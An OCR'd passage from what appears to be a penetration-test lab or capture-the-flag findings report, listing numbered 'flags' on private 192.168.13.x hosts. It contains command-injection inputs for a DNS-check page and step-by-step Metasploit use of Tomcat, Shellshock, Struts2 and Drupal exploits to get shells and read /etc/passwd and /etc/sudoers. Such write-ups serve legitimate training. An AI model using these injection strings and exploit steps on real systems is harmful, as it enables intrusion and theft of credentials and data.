
Vulnerability 7	Findings
Title	Flag 9
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Enter www.example.com && cat vendors.txt in DNS check box to reveal sensitive data
Images	
Affected Hosts	networking.php
Remediation	Input validation

Vulnerability 8	Findings
Title	Flag 10
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	Enter www.example.com | cat vendors.txt into MX record checker
Images	
Affected Hosts	Networking.php
Remediation	Input validation


Linux


Vulnerability 9	Findings
Title	Flag 1
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Low
Description	Dossier: open source tool to find information for the website.
Images	 
Affected Hosts	
Remediation	

Vulnerability 10	Findings
Title	Flag 2
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Low
Description	Used nslookup -type=text totalrekall.xyk
Images	
Affected Hosts	
Remediation	




Vulnerability 11	Findings
Title	Flag 3
Type (Web app / Linux OS / WIndows OS)	Pinux
Risk Rating	Low
Description	Found SSL Cert information on crt.sh
Images	

Vulnerability 11	Findings
Affected Hosts	
Remediation	


Vulnerability 12	Findings
Title	Flag 4
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Medium
Description	Found hosts and host information using Zenmap
Images	
Affected Hosts	
Remediation	


Vulnerability 13	Findings
Title	Flag 5
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	High
Description	Looking further into the scan, more information about open ports and potential vulnerabilities were found. This information was the launch point for further exploitation.
Images	
Affected Hosts	192.168.13.12
Remediation	

Vulnerability 14	Findings
Title	Flag 7
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Critical
Description	Run MSFconsole. Search for exploits that have Tomcat and JSP. Use the exploit multi/http/tomcat_jsp_upload_bypass, and set the option for the RHOST to 192.168.13.10. After successfully getting a Meterpreter shell, enter "SHELL" to get to the command line.


Vulnerability 14	Findings
	Run the following to get the flag: / cat /root/.flag7.txt
Images	  

Vulnerability 14	Findings
Affected Hosts	192.168.13.10
Remediation	



Vulnerability 15	Findings
Title	Flag 8
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	High
Description	Run MSFconsole, and search exploits that have Shellshock. Run MSF (exploit/multi/http/apache_mod_cgi_bash_env_exec) and set the following options: target URI(The vulnerable webpage): /cgi-bin/shockme.cgi RHOST: 192.168.13.11 To get the flag, run the following from a shell on the exploited machine: cat /etc/sudoers
Images	

Vulnerability 15	Findings
	
Affected Hosts	
Remediation	



Vulnerability 16	Findings
Title	Flag 9
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Critical
Description	On the same machine as Flag 8, run cat /etc/passwd


Vulnerability 16	Findings
Images	
Affected Hosts	192.168.13.11
Remediation	

Vulnerability 17	Findings
Title	Flag 10
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	High
Description	Determine via the Nessus scan that this host is vulnerable to Struts. After connecting to MSFconsole, search for Struts exploits. Use the following exploit to get a Meterpreter shell: multi/http/struts2_content_type_ognl. Set the RHOSTS to 192.168.13.12 You may have to manually connect to the session to get the meterpreter shell with: sessions -i <session number> Use Meterpreter to download the following file to your Kali machine: /root/flagisinThisfile.7z From Kali, unzip the file with the following command: 7z x flagisinThisfile.7z Use cat with the flag file to view the flag.

Vulnerability 17	Findings
Images	 
Affected Hosts	192.168.13.12
Remediation	


Vulnerability 18	Findings
Title	Flag 11
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	High
Description	After connecting to MSFconsole, search for Drupal exploits. Use the following exploit to get a Meterpreter shell MSF: unix/webapp/drupal_restws_unserialize Set RHOSTS to 192.168.13.13 After getting the Meterpreter shell, run getuid to get the username.

Vulnerability 18	Findings
Images	 

